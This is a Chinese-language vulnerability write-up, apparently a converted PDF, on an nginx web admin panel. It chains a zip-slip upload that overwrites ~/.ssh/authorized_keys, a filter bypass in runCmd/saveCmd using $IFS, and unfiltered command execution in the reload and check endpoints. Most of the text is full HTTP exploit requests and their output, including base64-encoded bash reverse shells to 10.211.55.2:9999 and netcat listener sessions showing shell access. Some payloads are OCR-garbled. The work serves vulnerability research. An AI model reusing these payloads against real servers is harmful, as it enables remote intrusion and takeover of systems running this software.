1 POST /adminPage/www/addOver HTTP/1.1 2 Host: 127.0.0.1:8088 3 Content-Length: 91 4 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="104" 5 Accept: application/json, text/javascript, */*; q=0.01 6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 7 X-Requested-With: XMLHttpRequest 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36 10 sec-ch-ua-platform: "macOS" 11 Origin: http://127.0.0.1:8088 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://127.0.0.1:8088/adminPage/www 16 Accept-Encoding: gzip, deflate 17 Accept-Language: zh-CN,zh;q=0.9 18 Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfdd798b=1697007254,1697015466,1697073461,1697455685; Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364; OFBiz.Visitor=10506; SOLONID=67d75cd3aa574abfa898543014c3c1ea 19 Connection: close 20 21 id=&dir=/Users/snake/&dirTemp=/var/folders/ln/sjz...em513ng125ngw6c2b_lm0000gn/T/zip_Slip.zip	1 HTTP/1.1 200 OK 2 Connection: close 3 Set-Cookie: SOLONID=67d75cd3aa574abfa898543014c3c1ea; path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 05:06:48 GMT 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 31 6 Date: Fri, 29 Mar 2024 03:06:48 GMT 7 8 { "success":true, "status":"200" }

最后成功上传。

The screenshot shows a terminal session. The user runs `ls` in the `~/.ssh` directory, which contains a file named `authorized_keys`. The user then uploads a file named `Slip.zip` to the same directory.

```
base ~/.ssh (0.02s)
ls

base ~/.ssh (0.025s)
ls -ld authorized_keys
-rw-r--r-- 1 snake  staff  575 Mar 29 11:06 authorized_keys

base ~/.ssh
```

The screenshot shows a database table with columns: id, dir, descr, create_time, and update_time. There are two rows of data. A red arrow points to the second row, which corresponds to the uploaded file in the terminal.

	id	dir	descr	create_time	update_time
	971035476	/Users/snake/.ssh/	(NULL)	171167936422	1711680613524
	971044889	/Users/snake/	(NULL)	1711681608438	1711681608435

数据库里面的状态。

0x03 runcmd绕过造成命令执行

com.cym.controller.adminPage.ConfController#runCmd

```
    @Mapping(value = "runCmd")
    public JsonResult runCmd(String cmd, String type) {
        if (StrUtil.isNotEmpty(type)) {
            settingService.set(type, cmd);
        }

        // 仅执行nginx相关的命令，而不是其他的恶意命令
        if (!isAvailableCmd(cmd)) { ←
            return renderSuccess(m.get("confStr.notAvailableCmd"));
        }

        try {
            String rs = "";
            if (SystemTool.isWindows()) {
                RuntimeUtil.exec(...cmds: "cmd /c start " + cmd);
            } else {
                rs = RuntimeUtil.execForStr(...cmds: "/bin/sh", "-c", cmd); ←
            }
        }
    }
}
```

可以看到穿进来的cmd先进行过滤，在进行拼接执行。

com.cym.controller.adminPage.ConfController#isAvailableCmd

```
// 仅执行nginx相关的命令，而不是其他的恶意命令
private boolean isAvailableCmd(String cmd) {
    // 过滤数据库中的路径
    String nginxPath = ToolUtils.handleConf(settingService.get("nginxPath"));
    settingService.set("nginxPath", nginxPath);
    String nginxExe = ToolUtils.handleConf(settingService.get("nginxExe"));
    settingService.set("nginxExe", nginxExe);
    String nginxDir = ToolUtils.handleConf(settingService.get("nginxDir"));
    settingService.set("nginxDir", nginxDir);

    // 检查命令格式
    switch (cmd) {
        case "net start nginx":
        case "service nginx start":
        case "systemctl start nginx":
        case "net stop nginx":
        case "service nginx stop":
        case "systemctl stop nginx":
        case "taskkill /f /im nginx.exe":
        case "pkill nginx":
            return true;
        default:
            break;
    }
}
```

```

String dir = "";
if (StrUtil.isNotEmpty(settingService.get("nginxDir"))) {
    dir = " -p " + settingService.get("nginxDir");
}

if (cmd.equals(settingService.get("nginxExe") + " -s stop" + dir)) {
    return true;
}

if (cmd.equals(settingService.get("nginxExe") + " -c " + settingService.get("nginxPath") + dir)) {
    return true;
}

return false;
}

```

可以先读取nginxPath、nginxExe、nginxDir三个值，首先判断在不在case里面，不在就进入if，主要就是判断cmd和**settingService.get("nginxExe") + " -c " + settingService.get("nginxPath") + dir**是不是想等，不想等就不执行，想等就执行

com.cym.controller.adminPage.ConfController#saveCmd

```

@Mapping(value = "saveCmd")
public JsonResult saveCmd(String nginxPath, String nginxExe, String nginxDir) {
    nginxPath = ToolUtils.handlePath(nginxPath);
    settingService.set("nginxPath", nginxPath);

    nginxExe = ToolUtils.handlePath(nginxExe);
    settingService.set("nginxExe", nginxExe);

    nginxDir = ToolUtils.handlePath(nginxDir);
    settingService.set("nginxDir", nginxDir);

    Map<String, String> map = new HashMap<>();
    map.put("nginxPath", nginxPath);
    map.put("nginxExe", nginxExe);
    map.put("nginxDir", nginxDir);

    return renderSuccess(map);
}

```

而刚好这三个值我们可自由控制。

```

    * @return
    */
    public static String handlePath(String path) {
        if (StrUtil.isEmpty(path)) {
            return path;
        }
        return path.replace( target: "\\", replacement: "/" ) //
            .replace( target: "//", replacement: "/" ) //
            // 删除 ?
            // 删除 <
            // 删除 !
            // 删除 "
            // 删除 #
            // 删除 &
            // 删除 ;
            // 删除 '
            // 删除 `
            // 删除 空格
            .replaceAll( regex: "[\s?<>|\"#&;`]", replacement: "" );
    }

```

它会对传值进行过滤，其实看看很好绕过。linux用\$(IFS)代替空格就行，win用powershell.exe(calc)就行

复现

Request

Pretty	Raw	Hex
1 POST /adminPage/conf/saveCmd	HTTP/1.1	
2 Host: 127.0.0.1:8088		
3 Content-Length: 63		
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"		
5 Accept: application/json, text/javascript, */*; q=0.01		
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8		
7 X-Requested-With: XMLHttpRequest		
8 sec-ch-ua-mobile: ?0		
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36		
10 sec-ch-ua-platform: "macOS"		
11 Origin: http://127.0.0.1:8088		
12 Sec-Fetch-Site: same-origin		
13 Sec-Fetch-Mode: cors		
14 Sec-Fetch-Dest: empty		
15 Referer: http://127.0.0.1:8088/adminPage/conf		
16 Accept-Encoding: gzip, deflate		
17 Accept-Language: zh-CN,zh;q=0.9		
18 Cookie: SOLONID=2d60305ab2d247469494e2665ac21c45		
19 Connection: close		
20 nginxExe=powershell.exe&nginxDir=&nginxPath=		
21 powershell.exe(dir)		


Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Connection: close			
3 Set-Cookie: SOLONID=2d60305ab2d247469494e2665ac21c45; path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 09:44:16 GMT			
4 Content-Type: application/json; charset=utf-8			
5 Content-Length: 115			
6 Date: Fri, 29 Mar 2024 07:44:16 GMT			
7			
8 {			
"success":true,			
"status":"200",			
"obj":{			
"nginxDir:"",			
"nginxPath":"powershell.exe(dir)",			
"nginxExe":"powershell.exe"			
}			

Inspecto

- Selection
- Selected** saveCmd
- Decoded
- Request A
- Request Q
- Request B
- Request C
- Request H
- Response

先修改两个值



成功执行

```

1 POST /adminPage/conf/saveCmd HTTP/1.1
2 Host: 127.0.0.1:8088
3 Content-Length: 36
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
5 Accept: application/json, text/javascript, */*; q=0.01
6 Content-Type: application/x-www-form-urlencoded;
  charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/104.0.5112.102 Safari/537.36
0 sec-ch-ua-platform: "macOS"
1 Origin: http://127.0.0.1:8088
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-Mode: cors
4 Sec-Fetch-Dest: empty
5 Referer: http://127.0.0.1:8088/adminPage/conf
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfdd798b=
  1697007254,1697015466,1697073461,1697455685;
  Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364;
  OFBiz.Visitor=10506; SOLONID=
  67d75cd3aa574abfa898543014c3c1ea
9 Connection: close
0
1 nginxExe=bash&nginxDir=&nginxPath=id

```

```

1 HTTP/1.1 200 OK
2 Connection: close
3 Set-Cookie: SOLONID=67d75cd3aa574abfa898543014c3c1ea;
  path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 05:21:35 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 88
6 Date: Fri, 29 Mar 2024 03:21:35 GMT
7
8 {
  "success":true,
  "status":"200",
  "obj":{
    "nginxDir":"",
    "nginxPath":"id",
    "nginxExe":"bash"
  }
}

```

Request				Response				Inspector
Pretty	Raw	Hex	MarkInfo	Pretty	Raw	Hex	Render	
<pre> 1 POST /adminPage/conf/runCmd HTTP/1.1 2 Host: 127.0.0.1:8088 3 Content-Length: 28 4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104" 5 Accept: application/json, text/javascript, */*; q=0.01 6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 7 X-Requested-With: XMLHttpRequest 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36 0 sec-ch-ua-platform: "macOS" 1 Origin: http://127.0.0.1:8088 2 Sec-Fetch-Site: same-origin 3 Sec-Fetch-Mode: cors 4 Sec-Fetch-Dest: empty 5 Referer: http://127.0.0.1:8088/adminPage/conf 6 Accept-Encoding: gzip, deflate 7 Accept-Language: zh-CN,zh;q=0.9 8 Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfdd798b= 1697007254,1697015466,1697073461,1697455685; Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364; OFBiz.Visitor=10506; SOLONID= c4ff0856da344e0fb26874b4e07e1e32 Connection: close 0 1 cmd=bash+-c+id&type=cmdStart </pre>				<pre> 1 HTTP/1.1 200 OK 2 Connection: close 3 Set-Cookie: SOLONID=c4ff0856da344e0fb26874b4e07e1e32; path=/; Max-Age=7200; Expires=Thu, 28-Mar-2024 22:34:40 GMT 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 473 6 Date: Thu, 28 Mar 2024 20:34:40 GMT 7 8 { "success":true, "status":"200", "obj": "bash -c id
运行失败
uid =501(snake) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_ap pserveradm),98(_lpadmin),399(com.apple.access_ssh),501 (access_bpf),33(_appstore),100(_lpoperator),204(_devel oper),250(_analyticsusers),395(com.apple.access_ftp),3 98(com.apple.access_screensharing),400(com.apple.acces s_remote_ae),701(com.apple.sharepoint.group.1)
"</pre>				

可以执行。



```

/*
public static String handlePath(String path) {
    if (StrUtil.isEmpty(path)) {
        return path;
    }
    return path.replace( target: "\\", replacement: "/" ) //
        .replace( target: "//", replacement: "/" ) //
        // 删除 ?
        // 删除 <>
        // 删除 |
        // 删除 "
        // 删除 #
        // 删除 &
        // 删除 ;
        // 删除 '
        // 删除 `
        // 删除 空格
        .replaceAll( regex: "[\\s?<>|^#&;`]", replacement: "" );
}
```

由于有过滤，所以我们可以把reserveshell写进文件，在用bash来执行就好。

利用前面分析得，上传点自动缓存到tem目录，ubuntu为/tmp目录。强烈建议不要用macos这傻逼每个shell环境里面var/folders/l/n/sjz_zm513ng125ngw6c2b_lm0000gn都不一样。

Request

Pretty	Raw	Hex
1 POST /adminPage/main/upload HTTP/1.1 2 Host: 127.0.0.1:8088 3 Content-Length: 234 4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104" 5 Accept: application/json, text/javascript, */*; q=0.01 6 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarypAAaBtaDk12Acmat 7 X-Requested-With: XMLHttpRequest 8 sec-ch-ua-mobile: 70 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36 10 sec-ch-ua-platform: "macOS" 11 Origin: http://127.0.0.1:8088 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://127.0.0.1:8088/adminPage/www 16 Accept-Encoding: gzip, deflate 17 Accept-Language: zh-CN,zh;q=0.9 18 Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfdd798b= 1697007254,1697015466,1697073461,1697455685; Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364; OFBiz.Visitor=10506; SOLONID= 3ca5f3345cea4f61af0a4c65eb06a60b Connection: close 21 -----WebKitFormBoundarypAAaBtaDk12Acmat 22 Content-Disposition: form-data; name="file"; filename=" 1111" 23 Content-Type: application/octet-stream 25 bash -i >& /dev/tcp/10.211.55.2/9999 0>& 26 27 -----WebKitFormBoundarypAAaBtaDk12Acmat--	Raw	Hex

Response

Pretty	Raw	Hex	Render	MarkInfo
1 HTTP/1.1 200 OK 2 Connection: close 3 Set-Cookie: SOLONID=3ca5f3345cea4f61af0a4c65eb06a60b; path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 16:29:35 GMT 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 49 6 Date: Fri, 29 Mar 2024 14:29:35 GMT 7 8 { "success":true, "status":"200", "obj":"/tmp/1111" }	Raw	Hex	Render	MarkInfo

Inspector

- Request Attrib
- Request Query
- Request Body
- Request Cooki
- Request Head
- Response Hea

换ubuntu后，成功rc

Request

Pretty	Raw	Hex
1 POST /adminPage/conf/saveCmd HTTP/1.1 2 Host: 127.0.0.1:8088 3 Content-Length: 56 4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104" 5 Accept: application/json, text/javascript, */*; q=0.01 6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 7 X-Requested-With: XMLHttpRequest 8 sec-ch-ua-mobile: 70 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36 10 sec-ch-ua-platform: "macOS" 11 Origin: http://127.0.0.1:8088 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://127.0.0.1:8088/adminPage/conf 16 Accept-Encoding: gzip, deflate 17 Accept-Language: zh-CN,zh;q=0.9 18 Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfdd798b= 1697007254,1697015466,1697073461,1697455685; Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364; OFBiz.Visitor=10506; SOLONID= 3ca5f3345cea4f61af0a4c65eb06a60b Connection: close 21 nginxExe=bash&nginxDir=&nginxPath=\$(bash\${IFS}/tmp/1111) 21	Raw	Hex

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK 2 Connection: close 3 Set-Cookie: SOLONID=3ca5f3345cea4f61af0a4c65eb06a60b; path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 16:29:36 GMT 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 108 6 Date: Fri, 29 Mar 2024 14:29:36 GMT 7 8 { "success":true, "status":"200", "obj":{ "nginxDir": "", "nginxPath": "\$(bash\${IFS}/tmp/1111)", "nginxExe": "bash" } }	Raw	Hex	Render

0x04 reload 代码执行

com.cym.controller.adminPage.ConfController#reload

```
@Mapping(value = "reload")
public synchronized JsonResult reload(String nginxPath, String nginxExe, String nginxDir) {
    if (nginxPath == null) {
        nginxPath = ToolUtils.handlePath(settingService.get("nginxPath"));
        settingService.set("nginxPath", nginxPath);
    }
    if (nginxExe == null) {
        nginxExe = ToolUtils.handlePath(settingService.get("nginxExe"));
        settingService.set("nginxExe", nginxExe);
    }
    if (nginxDir == null) {
        nginxDir = ToolUtils.handlePath(settingService.get("nginxDir"));
        settingService.set("nginxDir", nginxDir);
    }

    try {
        String cmd = nginxExe + " -s reload -c " + nginxPath;
        if (StrUtil.isNotEmpty(nginxDir)) {
            cmd += " -p " + nginxDir;
        }
        String rs = RuntimeUtil.execForStr(cmd);

        cmd = "<span class='blue'>" + cmd + "</span>";
    }
}
```

没什么好说的，全可控，没有过滤。然后拼接，进行执行。

cn.hutool.core.util.RuntimeUtil#exec(java.lang.String...)

```
@
public static Process exec(String... cmds) {
    try {
        Process process = (new ProcessBuilder(handleCmds(cmds))).redirectErrorStream(true).start();
        return process;
    } catch (IOException var3) {
        throw new IORuntimeException(var3);
    }
}
```

最后会调用到这里，和上面不同，这里是代码执行

复现

生成java格式代码执行



The screenshot shows a terminal window with the following content:

Input type: Bash PowerShell Python Perl

```
/bin/bash -i >& /dev/tcp/10.211.55.2/9999 0>&1
```

bash -c {echo,L2Jpbih9iYXNoIC1pID4mIC9kZXVvdGNwLzEwLjIxMS41NS4yLzk50Tk9MD4mM0==}|{base64,-d}|{bash,-i}

Request

Pretty Raw Hex

```

1 POST /adminPage/conf/reload HTTP/1.1
2 Host: 10.211.55.14:8088
3 Content-Length: 136
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.102 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
8 Origin: http://10.211.55.14:8088
9 Referer: http://10.211.55.14:8088/adminPage/conf
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: SOLONID=3ca5f3345cea4f61af0a4c65eb06a60b
13 Connection: close
14
15 nginxPath=&nginxExe=
bash+-c{echo,L2Jpb9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjIxMS
41NS4yLzk50TkgMD4mMQ%3d%3d}|{base64,-d}|{bash,-i}&
nginxDir=

```

Response

Pretty Raw Hex Render MarkInfo

```

1 HTTP/1.1 200 OK
2 Connection: close
3 Set-Cookie: SOLONID=3ca5f3345cea4f61af0a4c65eb06a60b;
path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 18:26:07
GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 399
6 Date: Fri, 29 Mar 2024 16:26:07 GMT
7
8 {
  "success":true,
  "status":"200",
  "obj":
  "<span class='blue'>bash -c {echo,L2Jpb9iYXNoIC1pID4m
IC9kZXYvdGNwLzEwLjIxMS41NS4yLzk50TkgMD4mM0==}|{base64,
-d}|{bash,-i} -s reload -c </span><br>重新装载成功<br>]0;
pwn@CTF: ~/桌面\7[01;32mpwn@CTF[00m:[01;34m~/桌面[00m$ /
bin/bash -i >& /dev/tcp/10.211.55.2/9999 0>&1<br>]0;pwn@CTF: ~/桌面\7[01;32mpwn@CTF[00m:[01;34m~/桌面[00m$ exit<br>"}

```

txt

Bundle 'messages'

Bundle selected

Credential file(s)

```

39 }
40
41 @ public static Process exec(String... cmds) { cmds: ["bash -c {echo,L..."]
42     try {
43         Process process = (new ProcessBuilder(handleCmds(cmds))).redirectErrorStream(true).start(); cmds: ["bash -c {echo,L...
44         return process;
45     } catch (IOException var3) {
46         throw new IORuntimeException(var3);
47     }
48 }
49
50 @ public static Process exec(String[] envp, String... cmds) { return exec(envp, (File)null, cmds); }
51
52 @ public static Process exec(String[] envp, File dir, String... cmds) {

```

Variables

dir = Cannot find local variable 'dir'

cmds = (String[1]@6497) ["bash -c {echo,L..."]

0 = "bash -c {echo,L2Jpb9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjIxMS41NS4yLzk50TkgMD4mMQ==}|{base64,-d}|{bash,-i}-s reload -c "

```

base ~ (17.174s)
nc -l 9999
pwn@CTF:~/桌面$ id
id
uid=1000(pwn) gid=1000(pwn) 组=1000(pwn),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),121(lpadmin),131(lxd),132(sambashare)
pwn@CTF:~/桌面$ ^C

```

成功获取shell

0x05 check 代码执行

com.cym.controller.adminPage.ConfController#check

```

206     * @return
207     */
208     @Mapping(value = "check")
209     public JsonResult check(String nginxPath, String nginxExe, String nginxDir, String json) {
210         if (nginxExe == null) {
211             nginxExe = ToolUtils.handleConf(settingService.get("nginxExe"));
212             settingService.set("nginxExe", nginxExe);
213         }
214         if (nginxDir == null) {
215             nginxDir = ToolUtils.handleConf(settingService.get("nginxDir"));
216             settingService.set("nginxDir", nginxDir);
217         }
218
219         JSONObject json0bject = JSONUtil.parseObj(json);
220         String nginxContent = Base64.decodeStr(json0bject.getStr("nginxContent"), CharsetUtil.CHARSET_UTF_8);

```

同理，全可控，且没过滤

最后会走到execforstr(),然后造成代码执行

```

        confService.replace(fileTemp, nginxContent, subContent, subName, isReplace: false, adminName: null);

        String rs = null;
        String cmd = null;

        try {
            ClassPathResource resource = new ClassPathResource("mime.types");
            FileUtil.writeFromStream(resource.getStream(), fullFilePath: homeConfig.home + "temp/mime.types");

            cmd = nginxExe + " -t -c " + fileTemp;
            if (StrUtil.isNotEmpty(nginxDir)) {
                cmd += " -p " + nginxDir;
            }
            rs = RuntimeUtil.execForStr(cmd);
        } catch (Exception e) {
            ...
        }

```

```

@ ...
    public static Process exec(String... cmds) {
        try {
            Process process = (new ProcessBuilder(handleCmds(cmds))).redirectErrorStream(true).start();
            return process;
        } catch (IOException var3) {
            throw new IORuntimeException(var3);
        }
    }

```

我们只需要对nginxExe赋值就行，json保持默认，其余不填即可

复现

Input type: Bash PowerShell Python Perl

```
/bin/bash -i >& /dev/tcp/10.211.55.2/9999 0>&1
```

```
bash -c {echo,L2Jpbis9iYXNoIC1pID4mIC9kZXyvdGNwLzEwLjIxMS41NS4yLzk50TkMD4mM0==}|{base64,-d}|{bash,-i}
```

生成java反弹payload

<pre>base ~ (6.822s) nc -l 9999 ...
 exit base ~ (16.338s) nc -l 9999 pwn@CTF:~/桌面\$ id id uid=1000(pwn) gid=1000(pwn) 组=1000(pwn),4(adm),24(cdrom),27(e) pwn@CTF:~/桌面\$ ^C base ~</pre>	<pre>Pretty Raw Hex</pre> <pre>1 POST /admin/conf/check HTTP/1.1 2 Host: 10.211.55.14:8088 3 Content-Length: 500 4 Accept: application/json, text/javascript, */*; q=0.01 5 X-Requested-With: XMLHttpRequest 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 Origin: http://10.211.55.14:8088 9 Referer: http://10.211.55.14:8088/adminPage/conf 10 Accept-Encoding: gzip, deflate 11 Accept-Language: zh-CN,zh;q=0.9 12 Cookie: SOLONID=3ca5f3345cea4f61af0a4c65eb06a60b 13 Connection: close 14 15 nginxPath=&nginxExe= bash+-c{echo,L2Jpbis9iYXNoIC1pID4mIC9kZXyvdGNwLzEwLjIxMS41NS4yLzk50TkMD4mM0==} {base64,-d} {bash,-i}& nginxDir=&json= %7B%22nginxPath%22%3A%22%24(%bsh%24%7BIFS%7D%2Ftmp%2F1111)%22%2C%22nginxContent%22%3A%22%2d29ya2Vyx3Byb2Nlc3Nlcybh dXRVowpldnVudHgewogICAgd29ya2Vyx2Nvbmb5ly3Rpz25zICAxMD10 OwogICAgYWNjZXBX0X211dGV4IG9uUwogIHOKaHHR0CcB7C1Agaw5jbHVk ZSBtaWllnR5cGVzOwogIGRL2mF1bHRfdHLwZSBhCHBsawNhdglvb19v Y3RldC1zdHJlYW07Cn0K%22%2C%22subContent%22%3A%5B%5D%2C%2 2subName%22%3A%5B%5D%7D</pre>	<pre>Pretty Raw Hex Render Markinfo</pre> <pre>1 HTTP/1.1 200 OK 2 Connection: close 3 Set-Cookie: SOLONID=3ca5f3345cea4f61af0a4c65eb06a60b; path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 18:37:00 GMT 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 406 6 Date: Fri, 29 Mar 2024 16:37:00 GMT 7 8 { "success":true, "status":"200", "obj": "sh -c {echo,L2Jpbis9iYXNoIC1pID4mIC9kZXyvdGNwLzEwLjIxMS41NS4yLzk50TkMD4mM0==} {base64,-d} {bash,-i}-t -c /tmp/temp/nginx.conf
校 失败
0;pwn@CTF: ~/桌面\7[01;32mpwn@CTF [00m: [01;34m- 桌面[00m\$ /bin/bash -i >& /dev/tcp/10.211.55.2/9999 0> 1
10;pwn@CTF: ~/桌面\7[01;32mpwn@CTF [00m: [01;34m- 桌面[00m\$ exit
"</pre>
---	---	--

成功rce